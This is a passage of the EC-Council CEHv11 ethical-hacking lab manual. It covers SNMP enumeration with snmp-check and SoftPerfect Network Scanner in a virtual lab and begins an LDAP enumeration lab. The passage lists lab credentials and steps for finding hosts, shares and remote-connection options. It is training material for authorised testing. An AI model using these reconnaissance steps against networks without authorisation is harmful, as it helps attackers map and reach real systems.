


Figure 2.1.6: snmp-check reveals the SNMP community string

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Scroll down to view detailed information regarding the target network under the following sections: **Network information**, **Network interfaces**, **Network IP** and **Routing information**, and **TCP connections and listening ports**.




Figure 2.1.7: Details of network information and network interfaces




Figure 2.1.8: Details of network IP, routing information, and TCP connections and listening ports

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Similarly, scrolling down reveals further sensitive information on **Processes**, **Storage information**, **File system information**, **Device information**, **Share**, etc.




Figure 2.1.9: Details of running processes




Figure 2.1.10: Details of storage information




Figure 2.1.11: Details of file system and device information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.12: Details of shares

15. This concludes the demonstration of performing SNMP enumeration using the snmp-check.
16. Close all open windows and document all the acquired information.
17. Turn off the **Parrot Security** virtual machine.

Perform SNMP Enumeration using SoftPerfect Network Scanner

TASK 2

Here, we will use the SoftPerfect Network Scanner to perform SNMP enumeration on a target system.

TASK 2.1

Install SoftPerfect Network Scanner

SoftPerfect Network Scanner can ping computers, scan ports, discover shared folders, and retrieve practically any information about network devices via WMI (Windows Management Instrumentation), SNMP, HTTP, SSH, and PowerShell.

1. Before beginning this task, start the **Windows Server 2019**, **Windows 10**, and **Ubuntu** virtual machines. Ensure that the **Windows Server 2016** virtual machine is running.
2. In the **Windows Server 2019** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.
3. Navigate to **Z:\CEHv11 Module 04 Enumeration\SNMP Enumeration Tools\SoftPerfect Network Scanner** and double-click **netscan_setup.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

4. When the **Setup - SoftPerfect Network Scanner** window appears, click **Next** and follow the installation steps to install SoftPerfect Network Scanner, using all default settings.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The program also scans for remote services, registries, files, and performance counters. It can check for a user-defined port and report if one is open, and is able to resolve hostnames as well as auto-detect your local and external IP range. SoftPerfect Network Scanner offers flexible filtering and display options, and can export the NetScan results to a variety of formats, from XML to JSON. In addition, it supports remote shutdown and Wake-On-LAN.

5. On completion of the installation, click **Finish**.

Note: Ensure that the **Launch SoftPerfect Network Scanner** option is selected.



Figure 2.2.1: Network Scanner installation dialog-box

6. When the **Welcome to the Network Scanner** wizard appears, click **Continue**.




Figure 2.2.2: Network Scanner dialog-box

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Perform SNMP Enumeration

7. The **SoftPerfect Network Scanner** GUI window will appear, as shown in the screenshot.




Figure 2.2.3: SoftPerfect Network Scanner main window

8. In the **Options** menu, click **Remote SNMP...**. The **SNMP** pop-up window will appear.
9. Click the **Mark All/None** button to select all the items available for SNMP scanning and close the window.




Figure 2.2.4: SoftPerfect Network Scanner, showing the SNMP setting

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. To scan your network, enter an IP range in the **IPv4 From** and **To** fields (in this example, the target IP address range is **10.10.10.5-10.10.10.20**), and click the **Start Scanning** button.

Note: The IP range might differ in your lab environment.



Figure 2.2.5: Setting an IP range to scan

TASK 2.3

Examine the Enumerated Results

11. The **status bar** at the lower-right corner of the GUI displays the status of the scan.
12. The scan results appear, displaying the active hosts in the target IP address range, as shown in the screenshot.




Figure 2.2.6: Scan results show active hosts in the target IP range

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. To view the properties of an individual IP address, right-click a particular IP address (in this example, **10.10.10.16**) and select **Properties**, as shown in the screenshot.




Figure 2.2.7: Details of the scanned IP address

14. The **Properties** window appears, displaying the **Shared Resources** and **Basic Info** of the machine corresponding to the selected IP address.




Figure 2.2.8: Properties window

15. Close the **Properties** window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. To view the shared folders, note the scanned hosts that have a **+** node before them. Expand the node to view all the shared folders.

Note: In this example, we are targeting the Windows Server 2016 virtual machine (10.10.10.16).




Figure 2.2.9: SoftPerfect Network Scanner displaying the shared folders

17. Right-click the selected host, and click **Open Device**. A drop-down list appears, containing options that allow you to connect to the remote machine over HTTP, HTTPS, FTP, and Telnet.

You can also use other SNMP enumeration tools such as **Network Performance Monitor** (https://www.solarwinds.com), **OpUtils** (https://www.manageengine.com), **PRTG Network Monitor** (https://www.paessler.com), **Engineer's Toolset** (https://www.solarwinds.com), and **WhatsUp® Gold** (https://www.ipswitch.com) to perform SNMP enumeration on the target network.




Figure 2.2.10: SoftPerfect Network Scanner showing remote connection options

Note: If the selected host is not secure enough, you may use these options to connect to the remote machines. You may also be able to perform activities such as sending a message and shutting down a computer remotely. These features are applicable only if the selected machine has a poor security configuration.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. This concludes the demonstration of performing SNMP enumeration using the SoftPerfect Network Scanner.
19. Close all open windows and document all the acquired information.
20. Turn off the **Windows Server 2019**, **Windows 10**, **Windows Server 2016**, and **Ubuntu** virtual machines.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Perform LDAP Enumeration

This method of enumeration uses LDAP to generate a list of distributed directory services on the target system.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

As a professional ethical hacker or penetration tester, the next step after SNMP enumeration is to perform LDAP enumeration to access directory listings within Active Directory or other directory services. Directory services provide hierarchically and logically structured information about the components of a network, from lists of printers to corporate email directories. In this sense, they are similar to a company's org chart.

LDAP enumeration allows you to gather information about usernames, addresses, departmental details, server names, etc.

Lab Objectives

- Perform LDAP enumeration using Active Directory Explorer (AD Explorer)

Lab Environment

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 04 Enumeration

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 Virtual Machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of LDAP Enumeration

LDAP (Lightweight Directory Access Protocol) is an Internet protocol for accessing distributed directory services over a network. LDAP uses DNS (Domain Name

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

